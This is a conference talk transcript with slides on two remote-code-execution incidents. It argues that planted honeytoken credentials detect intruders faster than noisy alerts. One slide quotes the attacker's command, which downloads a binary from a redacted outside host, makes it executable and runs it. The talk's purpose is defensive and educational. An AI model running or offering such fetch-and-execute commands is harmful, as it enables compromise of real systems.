

DEVOPSDAYS BARCELONA 2026 · IGNITE · 14 NOVEMBER 2026

One Fake Password Is Worth More Than 10,000 Alerts

ILIA DUBOVSKII · BEAMREACH



TALK PAGE, REPLAY VIDEO AND TERRAFORM:

<https://beamreach.ai/talks/one-fake-password.html>

BOTH INCIDENTS ANONYMISED AND SIMPLIFIED. VIEWS ARE MY OWN. COINCIDENCES ARE ACCIDENTAL.

One Fake Password Is Worth More Than 10,000 Alerts

Ilia Dubovskii · Beamreach AI

1/20 Hi, I'm Ilia. I build systems that run infrastructure without waking people up. I'll walk you through two incidents, ten months apart: one that went badly, and one that didn't.

TWO INCIDENTS · TEN MONTHS APART

DEC 2025

React2Shell

CVE-2025-55182 · CVSS
10.0

10 months

OCT 2026


PHP2Shell

CVE-2026-109618/9 ·
CVSS 9.2

Both incidents anonymised and simplified. Views are my own. Coincidences are accidental.

2/20 Two incidents, ten months apart. December 2025: React2Shell, remote code execution in React. October 2026: PHP2Shell, the same thing in PHP. Both unauthenticated, both critical, both exploited fast.

THE SETUP



Anonymised and simplified. Views are my own. Coincidences are accidental.

3/20 Both times, the setup looked like this. Apps in containers on Fargate, in a private subnet, behind a load balancer. Things were fine. Dependency updates were on the list, for next sprint. What could go wrong?

REACT2SHELL · FRIDAY NIGHT, DECEMBER 2025

Boom!

POST / HTTP/1.1

Next-Action: [REDACTED]

Content-Type: multipart/form-data

[serialized payload: redacted]

↓ one request later

cd /dev; busybox wget -O x86 http://[REDACTED]/x86

chmod 777 x86; ./x86

Anonymised and simplified. Views are my own. Coincidences are accidental.

4/20 December, React2Shell. Boom. One HTTP request to the Next.js AI assistant behind that load balancer. No login; the AI never saw it. Then the container starts running this: download a binary, chmod seven-seven-seven, run it.

REACT2SHELL · DECEMBER 2025

The attacker gets to work

- Reads the secrets from .env
- Connects to the database
- Tries exporting data

Anonymised and simplified. Views are my own. Coincidences are accidental.

5/20 The attacker gets to work. Reads the secrets from the environment. Connects to the database with them. Tries to pull data out. Quietly.

FRIDAY NIGHT · #ALERTS

⚠️ **Outbound
traffic spike**

⚠️ **CPU at 95%**

⚠️ **Cost
anomaly**

Anonymised and simplified. Views are my own. Coincidences are accidental.

6/20 And the alerts did fire. Three of them, all the same colour. Outbound traffic spike. CPU at ninety-five percent. A cost anomaly. Nothing said which one mattered.

ENGINEER ON CALL

“We migrated the database this week. The search index is rebuilding into the vector store.”

✓ acknowledged

Anonymised and simplified. Views are my own. Coincidences are accidental.

7/20 The engineer on call looked and said: we migrated the database this week, the search index is rebuilding into the vector store. Heavy CPU, lots of traffic out. A perfectly reasonable explanation.

REACT2SHELL · DECEMBER 2025

Fri

alert dismissed

Mon

containment starts

Tue

fully contained

4 days

Anonymised and simplified. Views are my own. Coincidences are accidental.

8/20 Monday, someone looks again and containment starts. By the end of Tuesday it's fully contained. Four days with an attacker inside. The alerts worked. We didn't.

Why it's easy to miss

- Nothing is down
- Buried in noise: 10,000 alerts a month
- On-call isn't 24/7
- Humans make mistakes

9/20 Why so long? Nothing is down, so nothing screams. It's buried in ten thousand alerts a month. On-call isn't really twenty-four seven, and humans make mistakes. So we built a tripwire, and open-sourced it.

TEN MONTHS LATER · OCTOBER 2026

PHP2Shell

- Unauthenticated RCE in PHP 5.4 – 8.5
- Exploit attempts before the patch shipped
- We run a few public PHP sites

Anonymised and simplified. Views are my own. Coincidences are accidental.

10/20 Ten months later, October 2026: PHP2Shell. Unauthenticated remote code execution in PHP itself. Attackers were trying it before the patch even shipped. And we look after a few public PHP sites.


INSIDE THE CONTAINER

```
$ env
APP_ENV=production
AWS_ACCESS_KEY_ID=AKIA...7Q2      ◀ honeypot
AWS_SECRET_ACCESS_KEY=.....
DB_HOST=db-backup.internal        ◀ decoy
DB_USER=svc_backup
DB_PASSWORD=.....
```

Anonymised and simplified. Views are my own. Coincidences are accidental.

11/20 This time the containers carried something extra. An AWS key and a database login, both fake: a honeypot and a decoy. No application uses them. The first thing malware does is dump the environment.

OCTOBER 2026



Anonymised and simplified. Views are my own. Coincidences are accidental.

12/20 The attacker found the AWS key and tried it. CloudTrail logged the call, EventBridge matched it, the agent caught it. Alert in under a minute. Tripwire.

ONE HONEYTOKEN, ONE PLACE

HONEYTOKEN	PLANTED IN	RUNNING AS
AKIA...7Q2	site-a · task def 42	task 7f3c...
svc_backup	site-a · task def 42	task 7f3c...
AKIA...9LK	site-b · task def 18	task 1a9e...
svc_report	site-c · task def 63	task c41d...

Anonymised and simplified. Views are my own. Coincidences are accidental.

13/20 Every honeytoken is planted in exactly one place. That key lived only in one site's task definition. So when it was used, we knew exactly which task leaked it. One asset, one resource. No guessing.

Action: restart the task

Anonymised and simplified. Views are my own. Coincidences are accidental.

14/20 Then it acted. Restarted that task; a clean one replaced it. Reversible and contained, so autopilot was allowed. A triage report landed in Slack. One more minute.

TEN MONTHS APART

4 days

React2Shell
attacker inside

VS

< 2 min

PHP2Shell
zero harm

Anonymised and simplified. Views are my own. Coincidences are accidental.

15/20 Same kind of hole, ten months apart. Four days with an attacker inside. Versus under two minutes from trip to contained, and zero harm. The difference was one fake password.

COULDN'T WE JUST AUTOMATE THE ALERTS?
MAYBE THE ALERTS ARE WRONG?

10,000

alerts of noise
1 is the attack

VS

9,999

self-inflicted outages

16/20 Two obvious questions. Why not automate the alerts? Ten thousand alerts, one attack: automate them and you cause the other nine thousand nine hundred ninety-nine outages yourself. Maybe the alerts are wrong? Alert on any new process instead, and an engineer checking disk space trips it too.

alert

a symptom
needs a baseline
“service X looks off”

VS

honeypot

intent
no baseline
“this task, now”

17/20 An alert measures a symptom — after the damage, against a baseline attackers hide in. A honeypot measures intent: someone stole credentials and used them. No baseline. One exact task.

Automate on certainty.

AI on maybes → dangerous

AI on certainty + undo → safe

18/20 So the rule is: automate on certainty. Letting AI act on maybes is dangerous. Letting it act on certainty, with an action you can undo — that's just good engineering.

Keep the alerts. Use them as context.

19/20 So keep the alerts. They become context. When a honeypot trips, the agent reads the alerts around it — traffic, CPU, cost — and gets the full picture faster. The honeypot decides. The alerts explain.



Watch the replay

[beamreach.ai/talks/
one-fake-password.html](https://beamreach.ai/talks/one-fake-password.html)

20/20 One fake password, worth more than ten thousand alerts. The same open-source project now auto-patches our Dockerfiles and lock files, a story for another DevOpsDays, if they'll have me. Until then: bring on Java2Shell. Thank you.